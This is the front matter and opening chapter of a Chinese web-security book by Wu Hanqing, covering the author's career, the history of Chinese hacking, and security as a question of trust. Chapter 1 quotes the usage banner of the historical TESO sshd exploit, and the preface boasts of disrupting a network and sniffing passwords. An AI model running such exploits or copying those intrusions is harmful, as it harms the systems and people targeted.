安全是互联网公司的生命，也是每一位网民的最基本需求
一位天天听到炮声的白帽子和你分享如何呵护生命，满足最基本需求
这是一本能闻到硝烟味道的书

——阿里巴巴集团首席架构师 阿里云计算总裁 王坚

Broadview
www.broadview.com.cn

白帽子讲 Web安全

吴翰清◎著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

白帽子讲 Web 安全

吴翰清 ⊙著

電子工業出版社
Publishing House of Electronics Industry
北京・BEIJING

内 容 简 介

在互联网时代，数据安全与个人隐私受到了前所未有的挑战，各种新奇的攻击技术层出不穷。如何才能更好地保护我们的数据？本书将带你走进 Web 安全的世界，让你了解 Web 安全的方方面面。黑客不再变得神秘，攻击技术原来我也可以会，小网站主自己也能找到正确的安全道路。大公司是怎么做安全的，为什么要选择这样的方案呢？你能在本书中找到答案。详细的剖析，让你不仅能“知其然”，更能“知其所以然”。

本书是根据作者若干年实际工作中积累下来的丰富经验而写成的，在解决方案上具有极强的可操作性，深入分析了各种错误的解决方案与误区，对安全工作者有很好的参考价值。安全开发流程与运营的介绍，对同行业的工作具有指导意义。

图书在版编目（CIP）数据

白帽子讲 Web 安全 / 吴翰清著. —北京：电子工业出版社，2012.3
ISBN 978-7-121-16072-1

Ⅰ. ①白… Ⅱ. ①吴… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2012）第 025998 号

策划编辑：张春雨
责任编辑：葛 娜
印 刷：北京东光印刷厂
装 订：三河市皇庄路通装订厂
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：787×1092 1/16 印张：28 字数：716 千字
印 次：2012 年 3 月第 1 次印刷
印 数：4000 册 定价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

前言

在 2010 年年中的时候，博文视点的张春雨先生找到我，希望我可以写一本关于云计算安全的书。当时云计算的概念正如日中天，但市面上关于云计算安全应该怎么做却缺乏足够的资料。我由于工作的关系接触这方面比较多，但考虑到云计算的未来尚未清晰，以及其他的种种原因，婉拒了张春雨先生的要求，转而决定写一本关于 Web 安全的书。

我的安全之路

我对安全的兴趣起源于中学时期。当时在盗版市场买到了一本没有书号的黑客手册，其中 coolfire[1]的黑客教程令我印象深刻。此后在有限的能接触到互联网的机会里，我总会想方设法地寻找一些黑客教程，并以实践其中记载的方法为乐。

在 2000 年的时候，我进入了西安交通大学学习。在大学期间，最大的收获，是学校的计算机实验室平时会对学生开放。当时上网的资费仍然较贵，父母给我的生活费里，除了留下必要的生活所需费用之外，几乎全部投入在这里。也是在学校的计算机实验室里，让我迅速在这个领域中成长起来。

大学期间，在父母的资助下，我拥有了自己的第一台个人电脑，这加快了我成长的步伐。与此同时，我和一些互联网上志同道合的朋友，一起建立了一个技术型的安全组织，名字来源于我当时最喜爱的一部动漫：“幻影旅团”（ph4nt0m.org）。历经十余载，“幻影”由于种种原因未能得以延续，但它却曾以论坛的形式培养出了当今安全行业中非常多的顶尖人才。这也是我在这短短二十余载人生中的最大成就与自豪。

得益于互联网的开放性，以及我亲手缔造的良好技术交流氛围，我几乎见证了全部互联网安全技术的发展过程。在前 5 年，我投入了大量精力研究渗透测试技术、缓冲区溢出技术、网络攻击技术等；而在后 5 年，出于工作需要，我把主要精力放在了对 Web 安全的研究上。

加入阿里巴巴

发生这种专业方向的转变，是因为在 2005 年，我在一位挚友的推荐下，加入了阿里巴巴。加入的过程颇具传奇色彩，在面试的过程中主管要求我展示自己的能力，于是我远程关闭了阿

1 Coolfire，真名林正隆，台湾著名黑客，中国黑客文化的先驱者。

里巴巴内网上游运营商的一台路由设备，导致阿里巴巴内部网络中断。事后主管立即要求与运营商重新签订可用性协议。

大学时期的兴趣爱好，居然可以变成一份正经的职业（当时很多大学都尚未开设网络安全的课程与专业），这使得我的父母很震惊，同时也更坚定了我自己以此作为事业的想法。

在阿里巴巴我很快就崭露头角，曾经在内网中通过网络嗅探捕获到了开发总监的邮箱密码；也曾经在压力测试中一瞬间瘫痪了公司的网络；还有好几次，成功获取到了域控服务器的权限，从而可以以管理员的身份进入任何一位员工的电脑。

但这些工作成果，都远远比不上那厚厚的一摞网站安全评估报告让我更有成就感，因为我知道，网站上的每一个漏洞，都在影响着成千上万的用户。能够为百万、千万的互联网用户服务，让我倍感自豪。当时，Web 正在逐渐成为互联网的核心，Web 安全技术也正在兴起，于是我义无返顾地投入到对 Web 安全的研究中。

我于 2007 年以 23 岁之龄成为了阿里巴巴集团最年轻的技术专家。虽未有官方统计，但可能也是全集团里最年轻的高级技术专家，我于 2010 年获此殊荣。在阿里巴巴，我有幸见证了安全部门从无到有的建设过程。同时由于淘宝、支付宝草创，尚未建立自己的安全团队，因此我有幸参与了淘宝、支付宝的安全建设，为他们奠定了安全开发框架、安全开发流程的基础。

对互联网安全的思考

当时，我隐隐地感觉到了互联网公司安全，与传统的网络安全、信息安全技术的区别。就如同开发者会遇到的挑战一样，有很多问题，不放到一个海量用户的环境下，是难以暴露出来的。由于量变引起质变，所以管理 10 台服务器，和管理 1 万台服务器的方法肯定会有所区别；同样的，评估 10 名工程师的代码安全，和评估 1000 名工程师的代码安全，方法肯定也要有所不同。

互联网公司安全还有一些鲜明的特色，比如注重用户体验、注重性能、注重产品发布时间，因此传统的安全方案在这样的环境下可能完全行不通。这对安全工作提出了更高的要求和更大的挑战。

这些问题，使我感觉到，互联网公司安全可能会成为一门新的学科，或者说应该把安全技术变得更加工业化。可是我在书店中，却发现安全类目的书，要么是极为学术化的（一般人看不懂）教科书，要么就是极为娱乐化的（比如一些“黑客工具说明书”类型的书）说明书。极少数能够深入剖析安全技术原理的书，以我的经验看来，在工业化的环境中也会存在各种各样的问题。

这些问题，也就促使我萌发了一种写一本自己的书，分享多年来工作心得的想法。它将是一本阐述安全技术在企业级应用中实践的书，是一本大型互联网公司的工程师能够真正用得上的安全参考书。因此张春雨先生一提到邀请我写书的想法时，我没有做过多的思考，就答应了。

Web 是互联网的核心，是未来云计算和移动互联网的最佳载体，因此 Web 安全也是互联网公司安全业务中最重要的组成部分。我近年来的研究重心也在于此，因此将选题范围定在了 Web 安全。但其实本书的很多思路并不局限于 Web 安全，而是可以放宽到整个互联网安全的方方面面之中。

掌握了以正确的思路去看待安全问题，在解决它们时，都将无往而不利。我在 2007 年的时候，意识到了掌握这种正确思维方式的重要性，因此我告知好友：**安全工程师的核心竞争力不在于他能拥有多少个 0day，掌握多少种安全技术，而是在于他对安全理解的深度，以及由此引申的看待安全问题的角度和高度。**我是如此想的，也是如此做的。

因此在本书中，我认为最可贵的不是那一个个工业化的解决方案，而是在解决这些问题时，背后的思考过程。**我们不是要做一个能够解决问题的方案，而是要做一个能够“漂亮地”解决问题的方案。**这是每一名优秀的安全工程师所应有的追求。

安全启蒙运动

然而在当今的互联网行业中，对安全的重视程度普遍不高。有统计显示，互联网公司对安全的投入不足收入的百分之一。

在 2011 年岁末之际，中国互联网突然卷入了一场有史以来最大的安全危机。12 月 21 日，国内最大的开发者社区 CSDN 被黑客在互联网上公布了 600 万注册用户的数据。更糟糕的是，CSDN 在数据库中明文保存了用户的密码。接下来如同一场盛大的交响乐，黑客随后陆续公布了网易、人人、天涯、猫扑、多玩等多家大型网站的数据库，一时间风声鹤唳，草木皆兵。

这些数据其实在黑客的地下世界中已经辗转流传了多年，牵扯到了一条巨大的黑色产业链。这次的偶然事件使之浮出水面，公之于众，也让用户清醒地认识到中国互联网的安全现状有多么糟糕。

以往类似的事件我都会在博客上说点什么，但这次我保持了沉默。因为一来知道此种状况已经多年，网站只是在为以前的不作为而买单；二来要解决“拖库”的问题，其实是要解决整个互联网公司的安全问题，远非保证一个数据库的安全这么简单。这不是通过一段文字、一篇文章就能够讲清楚的。但我想最好的答案，可以在本书中找到。

经历这场危机之后，希望整个中国互联网，在安全问题的认识上，能够有一个新的高度。那这场危机也就物有所值，或许还能借此契机成就中国互联网的一场安全启蒙运动。

这是我的第一本书，也是我坚持自己一个人写完的书，因此可以在书中尽情地阐述自己的安全世界观，且对书中的任何错漏之处以及不成熟的观点都没有可以推卸责任的借口。

由于工作繁忙，写此书只能利用业余时间，交稿时间多次推迟，深感写书的不易。但最终能成书，则有赖于各位亲朋的支持，以及编辑的鼓励，在此深表感谢。本书中很多地方未能写

得更为深入细致，实乃精力有限所致，尚请多多包涵。

关于白帽子

在安全圈子里，素有“白帽”、“黑帽”一说。

黑帽子是指那些造成破坏的黑客，而白帽子则是研究安全，但不造成破坏的黑客。**白帽子均以建设更安全的互联网为己任**。

我于 2008 年开始在国内互联网行业中倡导白帽子的理念，并联合了一些主要互联网公司的安全工程师，建立了白帽子社区，旨在交流工作中遇到的各种问题，以及经验心得。

本书名为《白帽子讲 Web 安全》，即是站在白帽子的视角，讲述 Web 安全的方方面面。虽然也剖析攻击原理，但更重要的是如何防范这些问题。同时也希望“白帽子”这一理念，能够更加的广为人知，为中国互联网所接受。

本书结构

全书分为 4 大篇共 18 章，读者可以通过浏览目录以进一步了解各篇章的内容。在有的章节末尾，还附上了笔者曾经写过的一些博客文章，可以作为延伸阅读以及本书正文的补充。

第一篇　我的安全世界观是全书的纲领。在此篇中先回顾了安全的历史，然后阐述了笔者对安全的看法与态度，并提出了一些思考问题的方式以及做事的方法。理解了本篇，就能明白全书中所涉及的解决方案在抉择时的取舍。

第二篇　客户端脚本安全就当前比较流行的客户端脚本攻击进行了深入阐述。当网站的安全做到一定程度后，黑客可能难以再找到类似注入攻击、脚本执行等高风险的漏洞，从而可能将注意力转移到客户端脚本攻击上。

客户端脚本安全与浏览器的特性息息相关，因此对浏览器的深入理解将有助于做好客户端脚本安全的解决方案。

如果读者所要解决的问题比较严峻，比如网站的安全是从零开始，则建议跳过此篇，先阅读下一篇“服务器端应用安全”，解决优先级更高的安全问题。

第三篇　服务器端应用安全就常见的服务器端应用安全问题进行了阐述。这些问题往往能引起非常严重的后果，在网站的安全建设之初需要优先解决这些问题，避免留下任何隐患。

第四篇　互联网公司安全运营提出了一个大安全运营的思想。安全是一个持续的过程，最终仍然要由安全工程师来保证结果。

在本篇中，首先就互联网业务安全问题进行了一些讨论，这些问题对于互联网公司来说有时候会比漏洞更为重要。

在接下来的两章中，首先阐述了安全开发流程的实施过程，以及笔者积累的一些经验。然后谈到了公司安全团队的职责，以及如何建立一个健康完善的安全体系。

本书也可以当做一本安全参考书，读者在遇到问题时，可以挑选任何所需要的章节进行阅读。

致谢

感谢我的妻子，她的支持是对我最大的鼓励。本书最后的成书时日，是陪伴在她的病床边完成的，我将铭记一生。

感谢我的父母，是他们养育了我，并一直在背后默默地支持我的事业，使我最终能有机会在这里写下这些话。

感谢我的公司阿里巴巴集团，它营造了良好的技术与实践氛围，使我能够有今天的积累。同时也感谢在工作中一直给予我帮助和鼓励的同事、上司，他们包括但不限于：魏兴国、汤城、刘志生、侯欣杰、林松英、聂万全、谢雄钦、徐敏、刘坤、李泽洋、肖力、叶怡恺。

感谢季昕华先生为本书作序，他一直是所有安全工作者的楷模与学习的对象。

也感谢博文视点的张春雨先生以及他的团队，是他们的努力使本书最终能与广大读者见面。他们的专业意见给了我很多的帮助。

最后特别感谢我的同事周拓，他对本书提出了很多有建设性的意见。

联系方式：

邮箱：opensystem@gmail.com

博客：http://hi.baidu.com/aullik5

微博：http://t.qq.com/aullik5

http://weibo.com/n/aullik5

吴翰清

2012 年 1 月于杭州

序言

2012 年农历春节，我回到了浙西的老家，外面白雪皑皑。在这与网络隔离的小乡村里，在这可以夜不闭户的小乡村里，过着与网络无关、与安全无关的生活，而我终于可以有时间安安静静拜读吴翰清先生的这本大作了。

认识吴翰清先生源于网络、源于安全，并从网络走向生活，成为朋友。他对于安全技术孜孜不倦的研究，使得他年纪轻轻便成为系统、网络、Web 等多方面安全的专家；他对于安全技术的分享，创建了“幻影旅团”（ph4nt0m.org）组织，培养了一批安全方面的技术人才，并带动了整个行业的交流氛围；他和同事在大型互联网公司对安全方面的不断实践，全面保护着阿里巴巴集团的安全；他对于安全的反思和总结并发布在他的博客上，使得我们能够更为深入地理解安全的意义，处理安全问题的方法论。而今天，很幸运，我们能系统的地看到吴翰清先生多年在大型互联网公司工作实践、总结反思所积累的安全观和 Web 安全技术。

中国人自己编写的安全专著不多，而在这为数不多的书中，绝大部分也都是“黑客攻击”速成手册。这些书除了在技术上仅立足于零碎的技术点、工具使用手册、攻击过程演示，不系统之外，更为关键的是，它们不是以建设者的角度去解决安全问题。吴翰清先生是我非常佩服的“白帽子”，他和一群志同道合的朋友，一直以建设更安全的互联网为己任，系统地研究安全，积极分享知识，为中国的互联网安全添砖加瓦。而这本书也正是站在白帽子的视角，讲述 Web 安全的方方面面，它剖析攻击原理，目的是让互联网开发者、技术人员了解原理，并通过自身的实践，告诉大家分析这些问题的方法论、思想以及对应的防范方案。

最让我共鸣的是“安全运营”的思路，我相信这也是吴翰清先生这么多年在互联网公司工作的最大收获之一，因为运营是互联网公司的最大特色和法宝。安全是一个动态的过程，因为敌方攻击手段在变，攻击方法在变，漏洞不断出现；我方业务在变，软件在变，人员在变，妄图通过一个系统、一个方案解决所有的问题是不现实的，也是不可能的，安全需要不断地运营、持续地优化。

瑞雪兆丰年，一直在下的雪预示着今年的丰收。我想在经历了 2011 年中国互联网最大安全危机之后，如白雪一样纯洁的《白帽子讲 Web 安全》应该会给广大的从事互联网技术人员带来更多的帮助，保障中国互联网的安全，迎来互联网的又一个春天。

季昕华 Benjurry

目录

第一篇　世界观安全

第二篇　客户端脚本安全

第三篇 服务器端应用安全

第四篇 互联网公司安全运营

第 1 章

我的安全世界观

互联网本来是安全的，自从有了研究安全的人之后，互联网就变得不安全了。

1.1 Web 安全简史

起初，研究计算机系统和网络的人，被称为“Hacker”，他们对计算机系统有着深入的理解，因此往往能够发现其中的问题。“Hacker”在中国按照音译，被称为“黑客”。在计算机安全领域，黑客是一群破坏规则、不喜欢被拘束的人，因此总想着能够找到系统的漏洞，以获得一些规则之外的权力。

对于现代计算机系统来说，在用户态的最高权限是 root（administrator），也是黑客们最渴望能够获取的系统最高权限。“root”对黑客的吸引，就像大米对老鼠的吸引，美女对色狼的吸引。

不想拿到“root”的黑客，不是好黑客。漏洞利用代码能够帮助黑客们达成这一目标。黑客们使用的漏洞利用代码，被称为“exploit”。在黑客的世界里，有的黑客，精通计算机技术，能自己挖掘漏洞，并编写 exploit；而有的黑客，则只对攻击本身感兴趣，对计算机原理和各种编程技术的了解比较粗浅，因此只懂得编译别人的代码，自己并没有动手能力，这种黑客被称为“Script Kids”，即“脚本小子”。在现实世界里，真正造成破坏的，往往并非那些挖掘并研究漏洞的“黑客”们，而是这些脚本小子。而在今天已经形成产业的计算机犯罪、网络犯罪中，造成主要破坏的，也是这些“脚本小子”。

1.1.1 中国黑客简史

中国黑客的发展分为几个阶段，到今天已经形成了一条黑色产业链。

笔者把中国黑客的发展分为了：启蒙时代、黄金时代、黑暗时代。

首先是启蒙时代，这个时期大概处在 20 世纪 90 年代，此时中国的互联网也刚刚处于起步阶段，一些热爱新兴技术的青年受到国外黑客技术的影响，开始研究安全漏洞。启蒙时代的黑客们大多是由于个人爱好而走上这条道路，好奇心与求知欲是驱使他们前进的动力，没有任何利益的瓜葛。这个时期的中国黑客们通过互联网，看到了世界，因此与西方发达国家同期诞生

的黑客精神是一脉相传的，他们崇尚分享、自由、免费的互联网精神，并热衷于分享自己的最新研究成果。

接下来是黄金时代，这个时期以中美黑客大战为标志。在这个历史背景下，黑客这个特殊的群体一下子几乎吸引了社会的所有眼球，而此时黑客圈子所宣扬的黑客文化以及黑客技术的独特魅力也吸引了无数的青少年走上这条道路。自此事件后，各种黑客组织如雨后春笋般冒出。此阶段的中国黑客，其普遍的特点是年轻，有活力，充满激情，但在技术上也许还不够成熟。此时期黑客圈子里贩卖漏洞、恶意软件的现象开始升温，同时因为黑客群体的良莠不齐，也开始出现以赢利为目的的攻击行为，黑色产业链逐渐成型。

最后是黑暗时代，这个阶段从几年前开始一直延续到今天，也许还将继续下去。在这个时期黑客组织也遵循着社会发展规律，优胜劣汰，大多数的黑客组织没有坚持下来。在上一个时期非常流行的黑客技术论坛越来越缺乏人气，最终走向没落。所有门户型的漏洞披露站点，也不再公布任何漏洞相关的技术细节。

伴随着安全产业的发展，黑客的功利性越来越强。黑色产业链开始成熟，这个地下产业每年都会给互联网造成数十亿的损失。而在上一个时期技术还不成熟的黑客们，凡是坚持下来的，都已经成长为安全领域的高级人才，有的在安全公司贡献着自己的专业技能，有的则带着非常强的技术进入了黑色产业。此时期的黑客群体因为互相之间缺失信任已经不再具有开放和分享的精神，最为纯粹的黑客精神实质上已经死亡。

整个互联网笼罩在黑色产业链的阴影之下，每年数十亿的经济损失和数千万的网民受害，以及黑客精神的死亡，使得我们没有理由不把此时称为黑暗时代。也许黑客精神所代表的 Open、Free、Share，真的一去不复返了！

1.1.2　黑客技术的发展历程

从黑客技术发展的角度看，在早期，黑客攻击的目标以系统软件居多。一方面，是由于这个时期的 Web 技术发展还远远不成熟；另一方面，则是因为通过攻击系统软件，黑客们往往能够直接获取 root 权限。这段时期，涌现出了非常多的经典漏洞以及“exploit”。比如著名的黑客组织 TESO，就曾经编写过一个攻击 SSH 的 exploit，并公然在 exploit 的 banner 中宣称曾经利用这个 exploit 入侵过 cia.gov（美国中央情报局）。

下面是这个exploit[1]的一些信息。

```
root@plac /bin >> ./ssh


linux/x86 sshd1 exploit by zip/TESO (zip@james.kalifornia.com) - ripped from
openssh 2.2.0 src
```


1 http://staff.washington.edu/dittrich/misc/ssh-analysis.txt

```
greets: mray, random, big t, sh1fty, scut, dvorak
ps. this sploit already owned cia.gov :/

**please pick a type**

Usage: ./ssh host [options]
Options:
  -p port
  -b baseBase address to start bruteforcing distance, by default 0x1800,
goes as high as 0x10000
  -t type
  -d         debug mode
  -o     Add this to delta_min

types:

0: linux/x86 ssh.com 1.2.26-1.2.31 rhl
1: linux/x86 openssh 1.2.3 (maybe others)
2: linux/x86 openssh 2.2.0p1 (maybe others)
3: freebsd 4.x, ssh.com 1.2.26-1.2.31 rhl
```

有趣的是，这个 exploit 还曾经出现在著名电影《黑客帝国 2》中：

电影《黑客帝国 2》

放大屏幕上的文字可以看到：



电影《黑客帝国 2》中使用的著名 exploit

在早期互联网中，Web 并非互联网的主流应用，相对来说，基于 SMTP、POP3、FTP、IRC 等协议的服务拥有着绝大多数的用户。因此黑客们主要的攻击目标是网络、操作系统以及软件等领域，Web 安全领域的攻击与防御技术均处于非常原始的阶段。

相对于那些攻击系统软件的 exploit 而言，基于 Web 的攻击，一般只能让黑客获得一个较低权限的账户，对黑客的吸引力远远不如直接攻击系统软件。

但是时代在发展，防火墙技术的兴起改变了互联网安全的格局。尤其是以 Cisco、华为等为代表的网络设备厂商，开始在网络产品中更加重视网络安全，最终改变了互联网安全的走向。防火墙、ACL 技术的兴起，使得直接暴露在互联网上的系统得到了保护。

比如一个网站的数据库，在没有保护的情况下，数据库服务端口是允许任何人随意连接的；在有了防火墙的保护后，通过 ACL 可以控制只允许信任来源的访问。这些措施在很大程度上保证了系统软件处于信任边界之内，从而杜绝了大部分的攻击来源。

2003 年的冲击波蠕虫是一个里程碑式的事件，这个针对 Windows 操作系统 RPC 服务（运行在 445 端口）的蠕虫，在很短的时间内席卷了全球，造成了数百万台机器被感染，损失难以估量。在此次事件后，网络运营商们很坚决地在骨干网络上屏蔽了 135、445 等端口的连接请求。此次事件之后，整个互联网对于安全的重视达到了一个空前的高度。

运营商、防火墙对于网络的封锁，使得暴露在互联网上的非 Web 服务越来越少，且 Web 技术的成熟使得 Web 应用的功能越来越强大，最终成为了互联网的主流。黑客们的目光，也渐渐转移到了 Web 这块大蛋糕上。

实际上，在互联网安全领域所经历的这个阶段，还有另外一个重要的分支，即桌面软件安全，或者叫客户端软件安全。其代表是浏览器攻击。一个典型的攻击场景是，黑客构造一个恶意网页，诱使用户使用浏览器访问该网页，利用浏览器中存在的某些漏洞，比如一个缓冲区溢出漏洞，执行 shellcode，通常是下载一个木马并在用户机器里执行。常见的针对桌面软件的攻击目标，还包括微软的 Office 系列软件、Adobe Acrobat Reader、多媒体播放软件、压缩软件等装机量大的流行软件，都曾经成为黑客们的最爱。但是这种攻击，和本书要讨论的 Web 安全还是有着本质的区别，所以即使浏览器安全是 Web 安全的重要组成部分，但在本书中，也只会讨论浏览器和 Web 安全有关的部分。

1.1.3　Web 安全的兴起

Web 攻击技术的发展也可以分为几个阶段。在 Web 1.0 时代，人们更多的是关注服务器端动态脚本的安全问题，比如将一个可执行脚本（俗称 webshell）上传到服务器上，从而获得权限。动态脚本语言的普及，以及 Web 技术发展初期对安全问题认知的不足导致很多“血案”的发生，同时也遗留下很多历史问题，比如 PHP 语言至今仍然只能靠较好的代码规范来保证没有文件包含漏洞，而无法从语言本身杜绝此类安全问题的发生。

SQL 注入的出现是 Web 安全史上的一个里程碑，它最早出现大概是在 1999 年，并很快就成为 Web 安全的头号大敌。就如同缓冲区溢出出现时一样，程序员们不得不日以继夜地去修改程序中存在的漏洞。黑客们发现通过 SQL 注入攻击，可以获取很多重要的、敏感的数据，甚至能够通过数据库获取系统访问权限，这种效果并不比直接攻击系统软件差，Web 攻击一下子就流行起来。SQL 注入漏洞至今仍然是 Web 安全领域中的一个重要组成部分。

XSS（跨站脚本攻击）的出现则是 Web 安全史上的另一个里程碑。实际上，XSS 的出现时间和 SQL 注入差不多，但是真正引起人们重视则是在大概 2003 年以后。在经历了 MySpace 的 XSS 蠕虫事件后，安全界对 XSS 的重视程度提高了很多，OWASP 2007 TOP 10 威胁甚至把 XSS 排在榜首。

伴随着 Web 2.0 的兴起，XSS、CSRF 等攻击已经变得更为强大。Web 攻击的思路也从服务器端转向了客户端，转向了浏览器和用户。黑客们天马行空的思路，覆盖了 Web 的每一个环节，变得更加的多样化，这些安全问题，在本书后续的章节中会深入地探讨。

Web 技术发展到今天，构建出了丰富多彩的互联网。互联网业务的蓬勃发展，也催生出了许多新兴的脚本语言，比如 Python、Ruby、NodeJS 等，敏捷开发成为互联网的主旋律。而手机技术、移动互联网的兴起，也给 HTML 5 带来了新的机遇和挑战。与此同时，Web 安全技术，也将紧跟着互联网发展的脚步，不断地演化出新的变化。

1.2　黑帽子，白帽子

正如一个硬币有两面一样，“黑客”也有好坏之分。在黑客的世界中，往往用帽子的颜色来比喻黑客的好坏。白帽子，则是指那些精通安全技术，但是工作在反黑客领域的专家们；而黑帽子，则是指利用黑客技术造成破坏，甚至进行网络犯罪的群体。

同样是研究安全，白帽子和黑帽子在工作时的心态是完全不同的。

对于黑帽子来说，只要能够找到系统的一个弱点，就可以达到入侵系统的目的；而对于白帽子来说，必须找到系统的所有弱点，不能有遗漏，才能保证系统不会出现问题。这种差异是由于工作环境与工作目标的不同所导致的。白帽子一般为企业或安全公司服务，工作的出发点就是要解决所有的安全问题，因此所看所想必然要求更加的全面、宏观；黑帽子的主要目的是

要入侵系统，找到对他们有价值的数据，因此黑帽子只需要以点突破，找到对他们最有用的一点，以此渗透，因此思考问题的出发点必然是有选择性的、微观的。

从对待问题的角度来看，黑帽子为了完成一次入侵，需要利用各种不同漏洞的组合来达到目的，是在不断地组合问题；而白帽子在设计解决方案时，如果只看到各种问题组合后产生的效果，就会把事情变复杂，难以细致入微地解决根本问题，所以白帽子必然是在不断地分解问题，再对分解后的问题逐个予以解决。

这种定位的不对称，也导致了白帽子的安全工作比较难做。“破坏永远比建设容易”，但凡事都不是绝对的。要如何扭转这种局面呢？一般来说，白帽子选择的方法，是克服某种攻击方法，而并非抵御单次的攻击。比如设计一个解决方案，在特定环境下能够抵御所有已知的和未知的 SQL Injection 问题。假设这个方案的实施周期是 3 个月，那么执行 3 个月后，所有的 SQL Injection 问题都得到了解决，也就意味着黑客再也无法利用 SQL Injection 这一可能存在的弱点入侵网站了。如果做到了这一点，那么白帽子们就在 SQL Injection 的局部对抗中化被动为主动了。

但这一切都是理想状态，在现实世界中，存在着各种各样不可回避的问题。工程师们很喜欢一句话：“No Patch For Stupid!”，在安全领域也普遍认为：“最大的漏洞就是人!”。写得再好的程序，在有人参与的情况下，就可能会出现各种各样不可预知的情况，比如管理员的密码有可能泄露，程序员有可能关掉了安全的配置参数，等等。安全问题往往发生在一些意想不到的地方。

另一方面，防御技术在不断完善的同时，攻击技术也在不断地发展。这就像一场军备竞赛，看谁跑在前面。白帽子们刚把某一种漏洞全部堵上，黑帽子们转眼又会玩出新花样。谁能在技术上领先，谁就能占据主动。互联网技术日新月异，在新技术领域的发展中，也存在着同样的博弈过程。可现状是，如果新技术不在一开始就考虑安全设计的话，防御技术就必然会落后于攻击技术，导致历史不断地重复。

1.3　返璞归真，揭秘安全的本质

讲了很多题外话，最终回到正题上。这是一本讲 Web 安全的书，在本书中除了讲解必要的攻击技术原理之外，最终重心还是要放在防御的思路和实现的技术上。


在进行具体技术的讲解之前，我们需要先清楚地认识到“安全的本质”，或者说，“安全问题的本质”。

安全是什么？什么样的情况下会产生安全问题？我们要如何看待安全问题？只有搞明白了这些最基本的问题，才能明白一切防御技术的出发点，才能明白为什么我们要这样做，要那样做。

在武侠小说中，一个真正的高手，对武功有着最透彻、最本质的理解，达到了返璞归真的境界。在安全领域，笔者认为搞明白了安全的本质，就好比学会了“独孤九剑”，天下武功万变不离其宗，遇到任何复杂的情况都可以轻松应对，设计任何的安全方案也都可以信手拈来了。

那么，一个安全问题是如何产生的呢？我们不妨先从现实世界入手。火车站、机场里，在乘客们开始正式旅程之前，都有一个必要的程序：安全检查。机场的安全检查，会扫描乘客的行李箱，检查乘客身上是否携带了打火机、可燃液体等危险物品。抽象地说，这种安全检查，就是过滤掉有害的、危险的东西。因为在飞行的过程中，飞机远离地面，如果发生危险，将会直接危害到乘客们的生命安全。因此，飞机是一个高度敏感和重要的区域，任何有危害的物品都不应该进入这一区域。为达到这一目标，登机前的安全检查就是一个非常有必要的步骤。

从安全的角度来看，我们将不同重要程度的区域划分出来：



安全检查的过程按照需要进行过滤

通过一个安全检查（过滤、净化）的过程，可以梳理未知的人或物，使其变得可信任。被划分出来的具有不同信任级别的区域，我们称为信任域，划分两个不同信任域之间的边界，我们称为信任边界。

数据从高等级的信任域流向低等级的信任域，是不需要经过安全检查的；数据从低等级的信任域流向高等级的信任域，则需要经过信任边界的安全检查。

我们在机场通过安检后，想要从候机厅出来，是不需要做检查的；但是想要再回到候机厅，则需要再做一次安全检查，就是这个道理。

笔者认为，**安全问题的本质是信任的问题。**

一切的安全方案设计的基础，都是建立在信任关系上的。我们必须相信一些东西，必须有一些最基本的假设，安全方案才能得以建立；如果我们否定一切，安全方案就会如无源之水，无根之木，无法设计，也无法完成。

举例来说，假设我们有份很重要的文件要好好保管起来，能想到的一个方案是把文件“锁”到抽屉里。这里就包含了几个基本的假设，首先，制作这把锁的工匠是可以信任的，他没有私

自藏一把钥匙；其次，制作抽屉的工匠没有私自给抽屉装一个后门；最后，钥匙还必须要保管在一个不会出问题的地方，或者交给值得信任的人保管。反之，如果我们一切都不信任，那么也就不可能认为文件放在抽屉里是安全的。

当制锁的工匠无法打开锁时，文件才是安全的，这是我们的假设前提之一。但是如果那个工匠私自藏有一把钥匙，那么这份文件也就不再安全了。这个威胁存在的可能性，依赖于对工匠的信任程度。如果我们信任工匠，那么在这个假设前提下，我们就能确定文件的安全性。这种对条件的信任程度，是确定对象是否安全的基础。

在现实生活中，我们很少设想最极端的前提条件，因为极端的条件往往意味者小概率以及高成本，因此在成本有限的情况下，我们往往会根据成本来设计安全方案，并将一些可能性较大的条件作为决策的主要依据。

比如在设计物理安全时，根据不同的地理位置、不同的政治环境等，需要考虑台风、地震、战争等因素。但在考虑、设计这些安全方案时，根据其发生的可能性，需要有不同的侧重点。比如在大陆深处，考虑台风的因素则显得不太实际；同样的道理，在大陆板块稳定的地区，考虑地震的因素也会带来较高的成本。而极端的情况比如“彗星撞击地球后如何保证机房不受影响”的问题，一般都不在考虑之中，因为发生的可能性太小。

从另一个角度来说，一旦我们作为决策依据的条件被打破、被绕过，那么就会导致安全假设的前提条件不再可靠，变成一个伪命题。因此，把握住信任条件的度，使其恰到好处，正是设计安全方案的难点所在，也是安全这门学问的艺术魅力所在。

